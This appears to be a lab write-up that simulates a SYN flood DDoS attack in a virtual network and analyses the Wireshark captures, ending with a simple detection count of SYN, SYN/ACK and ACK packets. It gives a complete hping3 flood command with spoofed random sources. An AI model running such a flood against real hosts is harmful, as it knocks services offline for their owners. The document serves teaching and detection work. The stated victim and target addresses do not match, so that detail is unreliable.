SIMULATION AND ANALYSYS OF SYN FLOOD DDOS ATTACK USING WIRESHARK

3.2.4 ANATOMY OF ATTACK

- **Requirement:**

1. GNS3
2. Virtual Machine Manager
3. Attacker’s Tool: Hping
4. Wireshark installed on Victim OS


- **Description**

First of all we are actually simulating the attack. For this reason we are attacking 1 single host from another host by generating a large no. of packets with different IP addresses and SYN flag set. Prerequisite and Important information before we begin:

1. Victim OS’s IP is 10.0.1.2
2. Victim OS is running Wireshark to capture Network traffic.
3. Victim is connected to network.


3.2.5 TECHNIQUE AND OBSERVATIONS

1. On attacker’s system,open Hping terminal
2. Type following:



```
root@bt:~# hping3 --rand-source 10.0.1.1 --flood -S -L 0 -p 80
HPING 10.0.1.1 (eth0 10.0.1.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


4. Now on Victim OS take a look at the traffic



```
 1 0.00000000 150.54.215.245   10.0.1.2         TCP   ehome-ms > http [SYN] Seq=803347197 Win=512 Len=0
 2 0.00014900 10.0.1.2         150.54.215.245   TCP   http > ehome-ms [SYN, ACK] Seq=181593258 Ack=803347198 Win=8192 Len
 3 0.00050900 147.94.251.196   10.0.1.2         TCP   datalens > http [SYN] Seq=1831514651 Win=512 Len=0
 4 0.00061100 10.0.1.2         147.94.251.196   TCP   http > datalens [SYN, ACK] Seq=908412053 Ack=1831514652 Win=8192 Le
 5 0.00075000 115.42.213.13    10.0.1.2         TCP   queueadm > http [SYN] Seq=1762546918 Win=512 Len=0
 6 0.00082800 10.0.1.2         115.42.213.13    TCP   http > queueadm [SYN, ACK] Seq=1760716105 Ack=1762546919 Win=8192 L
 7 0.00112100 112.241.165.190  10.0.1.2         TCP   wimaxasncp > http [SYN] Seq=1616984523 Win=512 Len=0
 8 0.00122900 10.0.1.2         112.241.165.190  TCP   http > wimaxasncp [SYN, ACK] Seq=2892260658 Ack=1616984524 Win=8192
 9 0.00136400 57.198.212.138   10.0.1.2         TCP   ivs-video > http [SYN] Seq=1243701876 Win=512 Len=0
10 0.00144300 10.0.1.2         57.198.212.138   TCP   http > ivs-video [SYN, ACK] Seq=3120775130 Ack=1243701877 Win=8192
11 0.00191100 234.200.176.214  10.0.1.2         TCP   infocrypt > http [SYN] Seq=1269744400 Win=512 Len=0
12 0.00225800 126.131.237.91   10.0.1.2         TCP   directplay > http [SYN] Seq=23206256 Win=512 Len=0
13 0.00235300 10.0.1.2         126.131.237.91   TCP   http > directplay [SYN, ACK] Seq=1294211816 Ack=23206257 Win=8192 L
14 0.00241800 152.91.71.116    10.0.1.2         TCP   sercomm-wlink > http [SYN] Seq=1991337471 Win=512 Len=0
15 0.00249500 10.0.1.2         152.91.71.116    TCP   http > sercomm-wlink [SYN, ACK] Seq=3209873244 Ack=1991337472 Win=8
16 0.00298300 215.208.57.174   10.0.1.2         TCP   nani > http [SYN] Seq=1133779823 Win=512 Len=0
17 0.00308700 10.0.1.2         215.208.57.174   TCP   http > nani [SYN, ACK] Seq=377059514 Ack=1133779824 Win=8192 Len=0
18 0.00322200 245.73.86.212    10.0.1.2         TCP   optech-port1-lm > http [SYN] Seq=1580252154 Win=512 Len=0
19 0.00356100 30.44.185.223    10.0.1.2         TCP   aviva-sna > http [SYN] Seq=1325940839 Win=512 Len=0
20 0.00366300 10.0.1.2         30.44.185.223    TCP   http > aviva-sna [SYN, ACK] Seq=2494127123 Ack=1325940840 Win=8192
21 0.00379800 147.197.171.148  10.0.1.2         TCP   imagequery > http [SYN] Seq=1221421898 Win=512 Len=0
22 0.00387500 10.0.1.2         147.197.171.148  TCP   http > imagequery [SYN, ACK] Seq=3751656286 Ack=1221421899 Win=8192
23 0.00435300 81.0.76.245      10.0.1.2         TCP   recipe > http [SYN] Seq=1910022713 Win=512 Len=0
24 0.00445500 10.0.1.2         81.0.76.245      TCP   http > recipe [SYN, ACK] Seq=337458079 Ack=1910022714 Win=8192 Len=
25 0.00459500 119.148.48.248   10.0.1.2         TCP   ivsd > http [SYN] Seq=218353149 Win=512 Len=0
26 0.00467200 10.0.1.2         119.148.48.248   TCP   http > ivsd [SYN, ACK] Seq=184225151 Ack=218353150 Win=8192 Len=0 M
27 0.00512300 124.174.68.116   10.0.1.2         TCP   foliocorp > http [SYN] Seq=800111715 Win=512 Len=0
28 0.00523700 10.0.1.2         124.174.68.116   TCP   http > foliocorp [SYN, ACK] Seq=3703404464 Ack=800111716 Win=8192 L
29 0.00537200 185.46.191.139   10.0.1.2         TCP   magicom > http [SYN] Seq=1702644284 Win=512 Len=0
30 0.00545000 10.0.1.2         185.46.191.139   TCP   http > magicom [SYN, ACK] Seq=2436921012 Ack=1702644285 Win=8192 Le
```

Huge no of TCP SYN packets are received in very short time.


5. Not all traffic could be answered by OS because packets are arriving faster than victim can process the queue



```
59207 13.5593570 10.0.1.2         156.163.127.241  TCP   http > 60350 [SYN, ACK] Seq=1672092727 Ack=1784702851 Win=8192 Len=
59208 13.5594110 173.241.38.245   10.0.1.2         TCP   60351 > http [SYN] Seq=1241895629 Win=512 Len=0
59209 13.5594510 10.0.1.2         173.241.38.245   TCP   http > 60351 [SYN, ACK] Seq=3834100970 Ack=1241895630 Win=8192 Len=
59210 13.5595180 207.215.248.157  10.0.1.2         TCP   60352 > http [SYN] Seq=1374456227 Win=512 Len=0
59211 13.5595570 10.0.1.2         207.215.248.157  TCP   http > 60352 [SYN, ACK] Seq=2654411701 Ack=1374456228 Win=8192 Len=
59212 13.5596220 127.207.170.121  10.0.1.2         TCP   60353 > http [SYN] Seq=1810211301 Win=512 Len=0
59213 13.5596900 4.4.136.68       10.0.1.2         TCP   60354 > http [SYN] Seq=1290094983 Win=512 Len=0
59214 13.5597390 10.0.1.2         4.4.136.68       TCP   http > 60354 [SYN, ACK] Seq=4028554372 Ack=1290094984 Win=8192 Len=
59215 13.5598040 130.30.150.229   10.0.1.2         TCP   60355 > http [SYN] Seq=951009690 Win=512 Len=0
59216 13.5598420 10.0.1.2         130.30.150.229   TCP   http > 60355 [SYN, ACK] Seq=177496772 Ack=951009691 Win=8192 Len=0
59217 13.5599040 37.34.191.110    10.0.1.2         TCP   60356 > http [SYN] Seq=899643074 Win=512 Len=0
59218 13.5599580 10.0.1.2         37.34.191.110    TCP   http > 60356 [SYN, ACK] Seq=182086045 Ack=899643075 Win=8192 Len=0
59219 13.5600130 148.239.238.91   10.0.1.2         TCP   60357 > http [SYN] Seq=2127649495 Win=512 Len=0
59220 13.5600500 10.0.1.2         148.239.238.91   TCP   http > 60357 [SYN, ACK] Seq=2718140102 Ack=2127649496 Win=8192 Len=
59221 13.5601040 132.30.88.128    10.0.1.2         TCP   60358 > http [SYN] Seq=1650138167 Win=512 Len=0
59222 13.5601420 10.0.1.2         132.30.88.128    TCP   http > 60358 [SYN, ACK] Seq=4228072153 Ack=1650138168 Win=8192 Len=
59223 13.5602010 94.216.28.34     10.0.1.2         TCP   60359 > http [SYN] Seq=480717658 Win=512 Len=0
59224 13.5602380 10.0.1.2         94.216.28.34     TCP   http > 60359 [SYN, ACK] Seq=3578219243 Ack=480717659 Win=8192 Len=0
59225 13.5603010 251.103.208.130  10.0.1.2         TCP   60360 > http [SYN] Seq=1434538881 Win=512 Len=0
59226 13.5603680 27.191.11.54     10.0.1.2         TCP   60361 > http [SYN] Seq=2146168788 Win=512 Len=0
59227 13.5604070 10.0.1.2         27.191.11.54     TCP   http > 60361 [SYN, ACK] Seq=1256251239 Ack=2146168789 Win=8192 Len=
59228 13.5604720 241.130.73.86    10.0.1.2         TCP   60362 > http [SYN] Seq=537476345 Win=512 Len=0
59229 13.5605370 214.8.42.194     10.0.1.2         TCP   60363 > http [SYN] Seq=231068961 Win=512 Len=0
59230 13.5605760 10.0.1.2         214.8.42.194     TCP   http > 60363 [SYN, ACK] Seq=2679386213 Ack=231068962 Win=8192 Len=0
59231 13.5606340 142.112.78.76    10.0.1.2         TCP   60364 > http [SYN] Seq=2061889797 Win=512 Len=0
59232 13.5606730 10.0.1.2         142.112.78.76    TCP   http > 60364 [SYN, ACK] Seq=3540264649 Ack=2061889798 Win=8192 Len=
59233 13.5607330 212.174.156.28   10.0.1.2         TCP   60365 > http [SYN] Seq=391049711 Win=512 Len=0
59234 13.5607790 10.0.1.2         212.174.156.28   TCP   http > 60365 [SYN, ACK] Seq=995733339 Ack=391049712 Win=8192 Len=0
59235 13.5608370 11.26.123.76     10.0.1.2         TCP   60366 > http [SYN] Seq=1870802331 Win=512 Len=0
```


3. Wait for 10 sec to abort the attack.

6. Noticeably No ACK is found(even though retransmission of SYN/ACK could be found)
7. When the queue becomes full , half open all connections are reset



```
5118 21.5789020 10.0.1.2     203.136.191.219  TCP   http > 7482 [RST] Seq=318573809 Win=0 Len=0
5119 21.5789190 10.0.1.2     142.68.79.222    TCP   http > 7499 [RST] Seq=2947298690 Win=0 Len=0
5120 21.5789320 10.0.1.2     36.248.142.99    TCP   http > 7521 [RST] Seq=494319662 Win=0 Len=0
5121 21.5789480 10.0.1.2     108.89.215.171   TCP   http > 7532 [RST] Seq=3897549567 Win=0 Len=0
5122 21.5789600 10.0.1.2     87.229.47.208    TCP   http > 7550 [RST] Seq=3162553939 Win=0 Len=0
5123 21.5789750 10.0.1.2     126.132.224.248  TCP   http > 7559 [RST] Seq=3841906379 Win=0 Len=0
5124 21.5789830 10.0.1.2     65.109.86.119    TCP   http > 7575 [RST] Seq=3642323644 Win=0 Len=0
5125 21.5789990 10.0.1.2     174.34.190.44    TCP   http > 7607 [RST] Seq=2787665807 Win=0 Len=0
5126 21.5790100 10.0.1.2     223.254.234.97   TCP   http > 7562 [RST] Seq=1881291018 Win=0 Len=0
5127 21.5790240 10.0.1.2     203.34.140.58    TCP   http > 7646 [RST] Seq=2770505798 Win=0 Len=0
5128 21.5790390 10.0.1.2     52.189.8.153     TCP   http > 7564 [RST] Seq=2910566642 Win=0 Len=0
5129 21.5790520 10.0.1.2     86.27.76.219     TCP   http > 7668 [RST] Seq=2150594321 Win=0 Len=0
5130 21.5790660 10.0.1.2     203.133.112.105  TCP   http > 7699 [RST] Seq=2494451603 Win=0 Len=0
5131 21.5790770 10.0.1.2     52.171.76.102    TCP   http > 7690 [RST] Seq=529492314 Win=0 Len=0
5132 21.5790940 10.0.1.2     115.211.186.138  TCP   http > 7761 [RST] Seq=2398638771 Win=0 Len=0
5133 21.5791040 10.0.1.2     126.48.245.100   TCP   http > freezexservice [RST] Seq=2916915630 Win=0 Len=0
5134 21.5791220 10.0.1.2     152.223.251.2    TCP   http > 7774 [RST] Seq=2667251326 Win=0 Len=0
5135 21.5791290 10.0.1.2     119.91.86.187    TCP   http > 7865 [RST] Seq=3326899648 Win=0 Len=0
5136 21.5791450 10.0.1.2     44.54.47.169     TCP   http > 7892 [RST] Seq=2673021016 Win=0 Len=0
5137 21.5791550 10.0.1.2     40.124.27.199    TCP   http > 7788 [RST] Seq=2402617037 Win=0 Len=0
5138 21.5791710 10.0.1.2     216.30.47.244    TCP   http > 7905 [RST] Seq=1814390000 Win=0 Len=0
5139 21.5791820 10.0.1.2     44.95.86.30      TCP   http > 7855 [RST] Seq=3339475418 Win=0 Len=0
5140 21.5791970 10.0.1.2     80.174.234.86    TCP   http > 7929 [RST] Seq=1092604821 Win=0 Len=0
5141 21.5792100 10.0.1.2     110.214.147.17   TCP   http > 7879 [RST] Seq=3436835962 Win=0 Len=0
5142 21.5792240 10.0.1.2     206.46.239.3     TCP   http > 7963 [RST] Seq=4003291762 Win=0 Len=0
5143 21.5792380 10.0.1.2     36.0.70.219      TCP   http > tnos-dps [RST] Seq=207555839 Win=0 Len=0
5144 21.5792500 10.0.1.2     212.130.186.0    TCP   http > 7966 [RST] Seq=1399460972 Win=0 Len=0
5145 21.5792660 10.0.1.2     174.232.108.206  TCP   http > 7946 [RST] Seq=525844002 Win=0 Len=0
```


8. We chose a random IP address from where we received SYN pkt and applied following filter ip.dst == 208.139.53.30 and found



```
Filter: ip.dst == 208.139.53.30

No.    Time        Source     Destination      Protocol  Info
06477  4.94555800  10.0.1.2   208.139.53.30    TCP       http > 35797 [SYN, ACK] Seq=7379697 Ack=1028715615 Win=8192 Len=0 MSS
37947  7.97290700  10.0.1.2   208.139.53.30    TCP       [TCP Retransmission] http > 35797 [SYN, ACK] Seq=7379697 Ack=10287156
32898  13.9788810  10.0.1.2   208.139.53.30    TCP       [TCP Retransmission] http > 35797 [SYN, ACK] Seq=7379697 Ack=10287156
```

9. Another example



```
Filter: ip.dst == 112.241.165.190

No.    Time        Source     Destination      Protocol  Info
    8  0.00122900  10.0.1.2   112.241.165.190  TCP       http > wimaxasncp [SYN, ACK] Seq=2892260658 Ack=1616984524 Win=8192 L
56202  3.06139100  10.0.1.2   112.241.165.190  TCP       [TCP Retransmission] http > wimaxasncp [SYN, ACK] Seq=2892260658 Ack=
19917  9.12848500  10.0.1.2   112.241.165.190  TCP       [TCP Retransmission] http > wimaxasncp [SYN, ACK] Seq=2892260658 Ack=
57566  21.1431880  10.0.1.2   112.241.165.190  TCP       http > wimaxasncp [RST] Seq=2892260659 Win=0 Len=0
```


We noted following:

- For most of the traffic which sent SYN request, did not respond to SYN,ACK sent from 10.0.1.2
- Thus there is a high chance of being this DDoS SYN flood attack.
- Our victim OS is actually flushing its overloaded Queue by sending RST flags as Counter measure.

SYN FLOOD Attack Detection

To detect we devised an algorithm that will compute the no of SYNs and no of SYNACKs and no of ACKs. Our idea was that in case of SYNFLOOD a large no of SYN and SYNACK count will be there in comparison with ACK counts

We run the program on the instance discussed in respective chapter and we found following:



```
frame #512989
frame #512990
frame #512991
frame #512992
frame #512993
frame #512994
frame #512995
frame #512996
frame #512997
frame #512998
frame #512999
frame #513000
frame #513001
frame #513002
frame #513003
frame #513004
No of SYN are 133638
No of SYNACK are 348876
No of ACK are 0
No of RST are 30473
BUILD SUCCESSFUL (total time: 1 minute 1 second)
```

We notice following:

- No of ACK is 0
- SYNACK and SYN are much more in number
- A large no of connection has been RESET

From this we can conclude that it is essentially a SYNFLOOD Attack. SYNACK s are greater in number than SYNs due to retransmission of SYNACKs by victim OS. Some of the connections have been reset in the given time span.